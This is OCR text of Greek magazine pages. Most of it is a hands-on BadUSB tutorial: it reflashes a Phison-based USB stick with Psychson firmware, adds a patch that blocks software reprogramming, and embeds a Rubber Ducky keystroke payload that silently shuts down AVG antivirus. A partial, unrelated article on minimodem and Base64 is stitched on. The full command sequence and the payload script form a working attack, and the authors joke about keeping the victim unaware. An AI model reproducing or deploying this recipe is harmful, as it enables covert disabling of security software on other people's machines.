DriveCom.exe /drive=E /action=SetBootMode
```

Αν η συσκευή εισέλθει σε boot mode με επιτυχία, το LED θα ανάψει και θα παραμείνει αναμμένο. Αν δεν συμβεί κάτι τέτοιο, πρέπει να στραφούμε στο hardware. Οφείλουμε να αποσυνδέσουμε τη συσκευή, να ανοίξουμε το σασί της, να εντοπίσουμε τον controller και να βραχυκυκλώσουμε τους ακροδέκτες 2 και 3. Αμέσως μετά –και με τους ακροδέκτες βραχυκυκλωμένους, δηλαδή συνδεδεμένους με κάποιο μικρό μεταλλικό αντικείμενο– πρέπει να συνδέσουμε τη συσκευή στον υπολογιστή. Εφόσον έχουμε συνδέσει τους σωστούς ακροδέκτες το λαμπάκι της συσκευής θα ανάψει και θα παραμείνει αναμμένο. Τότε θα μπορούμε να αποσυνδέσουμε τους δύο ακροδέκτες και να επιστρέψουμε στο πληκτρολόγιό μας.

Πριν τροποποιήσουμε οτιδήποτε, είναι φρόνιμο να πάρουμε ένα αντίγραφο του εργοστασιακού firmware. Αυτό γίνεται εύκολα με τη βοήθεια του πολυεργαλείου DriveCom και του burner image που κατεβάσαμε νωρίτερα. Ξεκινάμε εγκαθιστώντας το burner image:

```
DriveCom.exe /drive=E /action=SendExecutable /burner=burner_image_file
```

Προφανώς, στη θέση του burner_image_file πρέπει να δώσουμε την πλήρη διαδρομή ως εκεί που αποθηκεύσαμε το burner image και φυσικά το όνομα του αρχείου. Στη συνέχεια μπορούμε να αντιγράψουμε το firmware της συσκευής ως εξής:

```
DriveCom.exe /drive=E /action=DumpFirmware /firmware=firmware_backup_file
```

Στη θέση του firmware_backup_file δίνουμε το επιθυμητό όνομα για το αντίγραφο που θα δημιουργηθεί. Όπως καταλαβαίνετε, αυτό το αρχείο πρέπει να το φυλάξουμε κάπου και να μην το πειράξουμε καθόλου. Αν στο μέλλον θελήσουμε να επαναφέρουμε τη συσκευή στην αρχική της κατάσταση, το εργοστασιακό firmware θα είναι απαραίτητο!

Το νέο firmware

Τώρα μπορούμε ν' ασχοληθούμε με το χτίσιμο του τροποποιημένου firmware. Για αρχή αφήνουμε τον κατάλογο tools και μεταβαίνουμε στον κατάλογο με τον πηγαίο κώδικα του νέου firmware:

```
cd ..\firmware
```


Από εκεί εκτελούμε το build.bat, το οποίο πραγματοποιεί τις απαραίτητες μεταγλωττίσεις και παράγει το νέο firmware, καθώς κι ένα νέο burner image. Το αρχείο με το firmware ονομάζεται fw.bin ενώ το αρχείο με το burner image είναι το bn.bin. Τα δύο αρχεία βρίσκονται στον κατάλογο bin, εντός του τρέχοντος καταλόγου (firmware). Εμείς είχαμε τοποθετήσει ολόκληρο το πακέτο του πηγαίου κώδικα στη θέση c:\psychson-master, επομένως το νέο firmware και το νέο burner image τοποθετήθηκαν στη θέση c:\psychson-master\firmware\bin.

Το τελικό βήμα για την ολοκλήρωση του firmware, είναι η προσθήκη ενός patch. Ο κώδικας του patch βρίσκεται στον ομώνυμο κατάλογο, έξω από τον αυτόν με τον κώδικα του firmware. Η προσθήκη του patch στο firmware εξασφαλίζει ότι ο προγραμματισμός της συσκευής θα είναι αδύνατος από το software[2]. Ουσιαστικά, το εν λόγω patch αποτελεί μια δικλείδα ασφαλείας που καθιστά δύσκολο τον επαναπρογραμματισμό της συσκευής. Η διαδικασία προσθήκης ξεκινά με την αντιγραφή του firmware στον κατάλογο με τον κώδικα του patch. Εμείς δώσαμε κάτι τέτοιο:

```
copy c:\psychson-master\firmware\bin\fw.bin c:\psychson-master\patch\fw.bin
```

Αμέσως μετά εκτελούμε και πάλι το script build.bat. Τώρα χρειάζεται λίγη προσοχή, για να μην μπερδευτούμε. Το προϊόν αυτής της μεταγλώττισης θα ενσωματωθεί στο fw.bin και το εμπλουτισμένο firmware θα αποθηκευτεί σε ένα ομώνυμο αρχείο (fw.bin), μέσα στον κατάλογο bin. Τελικά, το firmware με το ενσωματωμένο patch θα βρίσκεται στη θέση c:\psychson-master\patch\bin και θα έχει το όνομα fw.bin.

2. Θα απαιτείται το κολπάκι με το βραχυκύκλωμα των δύο ακροδεκτών, που περιγράψαμε και νωρίτερα.



Μόλις μετατρέψαμε το αρχείο απλού κειμένου που αναφέρει τα keystrokes σε ένα binary, κατάλληλο για ενσωμάτωση στο firmware της συσκευής. Η εργασία πραγματοποιήθηκε με τη βοήθεια του προγράμματος DuckEncoder που είναι γραμμένο σε Java.

Rubber Ducky

Πριν από μερικά χρόνια οι άνθρωποι του Hak5 είχαν λανσάρει μια συσκευή με το σχήμα και το μέγεθος ενός USB flash drive, που ενώ διέθετε αποθηκευτικό χώρο και τον προσέφερε στο χρήστη κανονικά συμπεριφερόταν και σαν πληκτρολόγιο! Αυτή η διπρόσωπη συσκευή με το χαριτωμένο όνομα Rubber Ducky, έστελνε πατήματα πλήκτρων στο σύστημα και με αυτόν τον τρόπο μπορούσε να κάνει κυριολεκτικά τα πάντα. Το ποια πατήματα πλήκτρων θα αποστέλλονταν στο σύστημα το καθόριζε ο επιτιθέμενος, μέσα από ένα αρχείο απλού κειμένου. Ε, λοιπόν, το νέο firmware που φτιάξαμε προσφέρει παρόμοια λειτουργικότητα με εκείνο το USB του Hak5. Για τον προγραμματισμό πρέπει και να συντάξουμε κατάλληλα ένα αρχείο απλού κειμένου, σε κάθε γραμμή του οποίου περιγράφουμε ένα πλήκτρο. Αφού συντάξουμε το σχετικό κείμενο πρέπει να το μετατρέψουμε σε μια κατάλληλη μορφή, που επιτρέπει την ενσωμάτωσή του στο firmware. Αυτή η μετατροπή πραγματοποιείται με τη βοήθεια του προγράμματος ducky encoder. Περισσότερα γι' αυτό θα πούμε σε λίγο. Ας δούμε τώρα το κείμενο με τα πατήματα πλήκτρων που συντάξαμε εμείς, ώστε να πετύχουμε αυτό που είπαμε στο ξεκίνημα του άρθρου: την απενεργοποίηση του AVG antivirus.

```
DELAY 3000
GUI r
DELAY 1000
STRING C:\Program Files (x86)\AVG\AVG2014
ENTER
DELAY 1000
TAB
REPEAT 3
DELAY 1000
TAB
REPEAT 12
ENTER
DOWN
REPEAT 7
ENTER
TAB
REPEAT 11
DOWN
DOWN
TAB
REPEAT 3
ENTER
TAB
DOWN
DOWN
ENTER
TAB
ENTER
ALT y
TAB
REPEAT 2
ENTER
ALT F4
```

Όπως βλέπετε, το αρχείο με τα πατήματα πλήκτρων έχει εξαιρετικά απλή δομή. Είναι πανεύκολο να καταλάβει κανείς ποια πατήματα πλήκτρων περιγράφονται στο παράδειγμά μας κι εξίσου εύκολο να περιγράψει τα δικά του. Αφού συντάξουμε το αρχείο, το αποθηκεύουμε και κατεβάζουμε το ducky encoder. Πρόκειται για ένα πρόγραμμα γραμμένο σε Java που βρίσκεται στη διεύθυνση http://bit.ly/duckenc263. Περιττό να πούμε ότι εφόσον το πρόγραμμα είναι γραμμένο σε Java, θα πρέπει να έχουμε εγκαταστήσει στο σύστημα και το runtime της γλώσσας (http://java.com/en/download/manual.jsp). Για τη μετατροπή του απλού κειμένου με τα πατήματα πλήκτρων σε binary, αρκεί να δώσουμε κάτι τέτοιο:

```
java -jar encoder -i keys.txt -o inject.bin
```

Το keys.txt είναι το αρχείο που είχαμε δημιουργήσει εμείς με τα πατήματα, ενώ το inject.bin είναι το όνομα που επιλέξαμε για το αρχείο που θα δημιουργηθεί.

Μετά από όλα αυτά απομένει να ενσωματώσουμε το inject.bin στο νέο firmware. Για το σκοπό αυτό αντιγράφουμε τόσο το inject.bin όσο και το fw.bin (αυτό που προέκυψε μετά την προσθήκη του patch) μέσα στον κατάλογο EmbedPayload. Ακολούθως μεταβαίνουμε στο συγκεκριμένο κατάλογο και πληκτρολογούμε:

```
EmbedPayload.exe inject.bin fw.bin
```

Αυτό ήταν όλο! Πλέον διαθέτουμε ένα firmware που εξαπολύει επιθέσεις HID και είναι έτοιμο προς εγγραφή στο USB stick. Πριν όμως προχωρήσουμε πρέπει να σταθούμε σε μια λεπτομέρεια: Το μέγιστο επιτρεπτό μέγεθος για το firmware είναι τα 200KB[3]. Επομένως, αν το ducky encoder δημιούργησε ένα μεγάλο αρχείο bin και το τελικό firmware ξεπερνά τα 200KB, πρέπει να έχετε υπόψη σας ότι η εγγραφή στη συσκευή θα είναι αδύνατη. Σ' αυτή την περίπτωση οφείλετε να φτιάξετε ένα αρχείο text με λιγότερα πατήματα πλήκτρων. Έτσι, θα δημιουργηθεί ένα μικρότερο αρχείο inject.bin και κατ' επέκταση το τελικό firmware θα είναι επίσης μικρότερο.


Εγγραφή στη συσκευή

Κάπου εδώ φτάνουμε στο τέλος. Από όλη την παραπάνω διαδικασία έχουν προκύψει δύο αρχεία: Το νέο firmware και το αντίστοιχο burner image. Αφού τα μεταφέρουμε στον κατάλογο tools, μπορούμε να προχωρήσουμε στην εγκατάστασή τους. Για το σκοπό αυτό, εμείς δώσαμε τα ακόλουθα:

3. Τουλάχιστον για την ώρα και για τους controllers που υποστηρίζονται.

```
copy c:\psychson-master\firmware\bin\bn.bin c:\psychson-master\tools\bn.bin
copy c:\psychson-master\embedpayload\fw.bin c:\psychson-master\tools\fw.bin
cd c:\psychson-master\tools
drivecom.exe /drive=E /action=SendFirmware /burner=bn.bin /firmware=fw.bin
```

Τέλος – στ' αλήθεια! Μετά από την εγγραφή στο USB stick, είμαστε έτοιμοι να δοκιμάσουμε το νέο μας όπλο. Περιττό να πούμε ότι όλες οι δοκιμές έγιναν σε δικά μας συστήματα και μόνο. Μόλις συνδέσαμε το πειραγμένο USB στο σύστημα και μετά από μόλις 3-4 δευτερόλεπτα το AVG τερματίστηκε – χωρίς να παραπονεθεί κανένας! Αν ήμασταν λίγο πιο πονηροί θα μπορούσαμε να φροντίσουμε για την επανεκκίνηση του antivirus μετά από κάποιο χρονικό διάστημα, ώστε το θύμα να μην υποψιαστεί κάτι ;)




Η επίθεση στέφθηκε με επιτυχία! Μέσα σε 3 δευτερόλεπτα από τη σύνδεση του πειραγμένου USB stick, το antivirus τερματίστηκε μέχρι την επόμενη επανεκκίνηση.

Επαναφορά συσκευής

Σε περίπτωση που χρειαστεί να επαναφέρουμε τη συσκευή στην αρχική της κατάσταση, το μόνο που έχουμε να κάνουμε είναι να επαναλάβουμε τη διαδικασία της τελικής εγκατάστασης του firmware. Αυτή τη φορά, όμως, αντί να επιλέξουμε το δικό μας firmware και το αντίστοιχο burner image, πρέπει να χρησιμοποιήσουμε το εργοστασιακό firmware και το burner image που είχαμε βρει και κατεβάσει στο ξεκίνημα της όλης διαδικασίας. Φυσικά, εξαιτίας του patch που προσθέσαμε στο δικό μας firmware, η συσκευή δεν θα τίθεται σε boot mode από το software και θα πρέπει να καταφύγουμε στο βραχυκύκλωμα των ακροδεκτών 2 και 3 του controller. Επιπρόσθετα, αν για κάποιο λόγο τα Windows δεν έχουν αποδώσει γράμμα στο USB stick, θα χρειαστεί να αντιστοιχίσουμε κάποιο χειροκίνητα. Για το σκοπό αυτό μεταβαίνουμε στο Control Panel κι ακολουθούμε την εξής διαδρομή: Control Panel → System and Security → Administrative Tools → Computer Management. Από εκεί επιλέγουμε το Disk Management, που υπάρχει κάτω αριστερά. Στο νέο παράθυρο που εμφανίζεται επιλέγουμε τη συσκευή μας, κάνουμε δεξί κλικ κι επιλέγουμε το Change Drive Letter and Paths. Από εκεί μπορούμε να αντιστοιχίσουμε ένα γράμμα στο USB stick και να προχωρήσουμε στην εγγραφή του εργοστασιακού firmware.


Θαυμαστό άγνωστο μέλλον...

Οι υπεύθυνοι για την ευπάθεια που παρουσιάσαμε προσπάθησαν να επικοινωνήσουν με την εταιρία Phison, προκειμένου να ενημερώσουν και να βρεθεί μια λύση. Ωστόσο, η εταιρία υποστηρίζει ότι είναι δύσκολο να εκμεταλλευτεί κανείς τη συγκεκριμένη ευπάθεια και οι επιθέσεις είναι αδύνατο να γενικευτούν. Καλό κι αυτό! Μιλάμε για επικίνδυνη ασχετοσύνη – ή για ασχετοσύνη επικίνδυνων διαστάσεων. Φαίνεται ότι οι επιθέσεις αυτού του είδους θα μας απασχολήσουν και στο μέλλον, ενώ είναι πολύ πιθανό να προκύψουν κι άλλα είδη τροποποιημένων και κακόβουλων συσκευών. Για την ώρα έχουν ήδη αρχίσει να συγκροτούνται κοινότητες που αναλύουν και παρουσιάζουν νέους τύπους επίθεσης, εκμεταλλευόμενοι την ανύπαρκτη προστασία των memory controllers. Εξάλλου, το γεγονός ότι οι επιθέσεις που στηρίζονται σ' αυτή την ευπάθεια είναι αόρατες, προσδίδει στο θέμα ξεχωριστό ενδιαφέρον. Έτσι όπως εξελίσσεται η κατάσταση, στο μέλλον δεν αποκλείεται να δούμε και application firewalls που θα μπλοκάρουν συγκεκριμένους τύπους συσκευών USB ή, πολύ περισσότερο, ολόκληρα κυκλώματα.



Skill: Intermediate
Tags: minimodem, bash, base64, encoding, Raspberry Pi, FM

by multiPetros




Όταν οι μηχανές αρχίζουν τη μουρμούρα [μέρος 2ο]

Μετά το proof of concept της ηχητικής επικοινωνίας μεταξύ δύο υπολογιστών, έφτασε η ώρα να προχωρήσουμε σε πιο σύνθετα σενάρια. Τι θα λέγατε να στήσουμε έναν χρήσιμο μηχανισμό επικοινωνίας;



Η πρώτη γνωριμία με το minimodem που κάναμε στο άρθρο της σελίδας 14, ήταν πολύ διασκεδαστική και εμπεριείχε μια γλυκειά νότα αναπόλησης του παρελθόντος. Η ηχητική διασύνδεση δύο υπολογιστών και η μεταφορά αρχείων απλού κειμένου αποτελούν σίγουρα δύο εντυπωσιακές κατακτήσεις. Ωστόσο, για τους 5-6 κατοίκους του πλανήτη που δεν γνωρίζουν πόσο ανήσυχοι είμαστε, πρέπει να δηλώσουμε ότι καμία δύναμη δεν θα μπορούσε να μάς σταματήσει εκεί. Για να μπορέσουμε λοιπόν να έχουμε ήσυχο ύπνο το βράδυ[1], αποφασίσαμε να συνεχίσουμε την περιπέτειά μας, προσπαθώντας να επεκτείνουμε τη χρησιμότητα όσων είδαμε.

Στο πρώτο μέρος του άρθρου, με τη βοήθεια της ανακατεύθυνσης εξόδου καταφέραμε να μεταφέρουμε αρχεία απλού κειμένου. Τι γίνεται όμως με τα αρχεία τύπου binary; Αν δοκιμάσουμε να μεταφέρουμε ένα τέτοιο αρχείο με τον τρόπο που παρουσιάσαμε το αποτέλεσμα θα μάς απογοητεύσει, αφού θα λάβουμε κάτι άσχετο: Ένα αρχείο απλού κειμένου! Βλέπετε, το minimodem μπορεί να μεταδώσει με επιτυχία μόνο ένα υποσύνολο των χαρακτήρων του πίνακα ASCII. Αναρωτιέστε πώς θα μπορέσουμε να ξεπεράσουμε αυτόν τον περιορισμό; Η λύση στο πρόβλημα είναι πολύ παλιά και έγκειται σε μια μέθοδο κωδικοποίησης που ονομάζεται Base64.



Ένα διάγραμμα που απεικονίζει τη μέθοδο κωδικοποίησης κατά Base64.

Base64 is your friend


Σύμφωνα με την εν λόγω κωδικοποίηση, μια συνεχής σειρά από bits διαιρείται αρχικά σε εξάδες. Η αξία μιας εξάδας bit κυμαίνεται από το 0 έως το $2^6-1=63$. Επομένως, οι πιθανές εξάδες που μπορούν να σχηματιστούν είναι ακριβώς 64. Ε, λοιπόν, σε καθεμία από αυτές τις εξάδες έχει αντιστοιχηθεί ένας εκτυπώσιμος χαρακτήρας. Συγκεκριμένα, στις πρώτες 26 εξάδες έχουν αντιστοιχηθεί τα κεφαλαία γράμματα του λατινικού αλφαβήτου (A-Z), στις επόμενες 26 τα πεζά γράμματα (a-z), στις επόμενες δέκα τα αριθμητικά ψηφία (0-9) και στις δύο που απομένουν οι χαρακτήρες + και /. Τέλος, σε μια ακολουθία από bytes, το συνολικό πλήθος των bits είναι πάντοτε

1. Το πόσο ήσυχος μπορεί να είναι ο ύπνος μετά την ανακάλυψη του συγκεκριμένου παιχνιδιού, είναι ένα θέμα που χωράει μεγάλη αμφισβήτηση ;)

άρτιο. Επομένως, αν κατά τον τεμαχισμό των bits σε εξάδες περισσέψουν κάποια, θα είναι 2 ή 4 (είναι αδύνατο να περισσέψουν 3, 5 ή 7). Σε αυτή την περίπτωση, αν υπολείπονται 2 bits για τη συμπλήρωση μιας εξάδας προστίθεται ένας χαρακτήρας "=", ενώ αν υπολείπονται 4 bits προστίθενται δύο χαρακτήρες "=".

Όπως καταλαβαίνετε, η κωδικοποίηση Base64 δέχεται ακολουθίες από οποιουδήποτε είδους bytes και παράγει αλληλουχίες από εκτυπώσιμους χαρακτήρες. Επομένως, η χρήση της είναι ιδανική για τη μετάδοση δεδομένων μέσω του minimodem. Παρεμπιπτόντως, το Base64 αποτελεί και την de facto κωδικοποίηση για την αποστολή συνημμένων αρχείων μέσω email ;)

Στα συστήματα Unix/Linux, η κωδικοποίηση δεδομένων κατά Base64 επιτυγχάνεται πανεύκολα με τη βοήθεια του ομώνυμου εργαλείου:



Στο προσκήνιο βλέπουμε το λογότυπο του δημοφιλούς browser, ενώ ακριβώς από πίσω βλέπουμε τα περιεχόμενα του αρχείου της εικόνας, μετά την κωδικοποίηση κατά Base64.

```
base64 input_file
```

Το εν λόγω πρόγραμμα επιστρέφει τα αποτελέσματά του στην τυπική έξοδο (stdout). Επομένως, με τη βοήθεια της ανακατεύθυνσης μπορούμε να πάρουμε ένα νέο αρχείο, το οποίο θα περιλαμβάνει τα κωδικοποιημένα περιεχόμενα του πρώτου:

```
base64 input_file > output_file
```

Τελικά, για την αποστολή ενός οποιουδήποτε είδους αρχείου με το minimodem, αρκεί να επιστρατεύσουμε την κωδικοποίηση Base64 με το ομώνυμο πρόγραμμα. Στη συνέχεια, στον υπολογιστή-παραλήπτη θα πρέπει να προβούμε στην αποκωδικοποίηση, που επιτυγχάνεται πάλι με το ίδιο πρόγραμμα και την παράμετρο –d.

Επικύρωση λήψεων

Ένα ακόμα πρόβλημα που πρέπει να αντιμετωπίσουμε είναι αυτό της επικύρωσης των δεδομένων. Με απλά λόγια, της επιβεβαίωσης ότι λάβαμε τα σωστά δεδομένα – ακριβώς αυτά που στάλθηκαν, δηλαδή. Βλέπετε, σε ένα οποιοδήποτε κανάλι επικοινωνίας και ιδιαίτερα σε αυτό που σχηματίζεται με το minimodem, υπάρχουν πολλά περιθώρια για σφάλματα μετάδοσης: Οι κάθε είδους ηλεκτρομαγνητικές παρεμβολές, ο θόρυβος της γραμμής και οι πιθανές μικρό-διακοπές είναι ικανές να αλλοιώσουν τις τιμές αρκετών bits. Μια καλή μέθοδος ελέγχου της ορθότητας των δεδομένων προβλέπει τη χρήση αλγορίθμων κατακερματισμού, 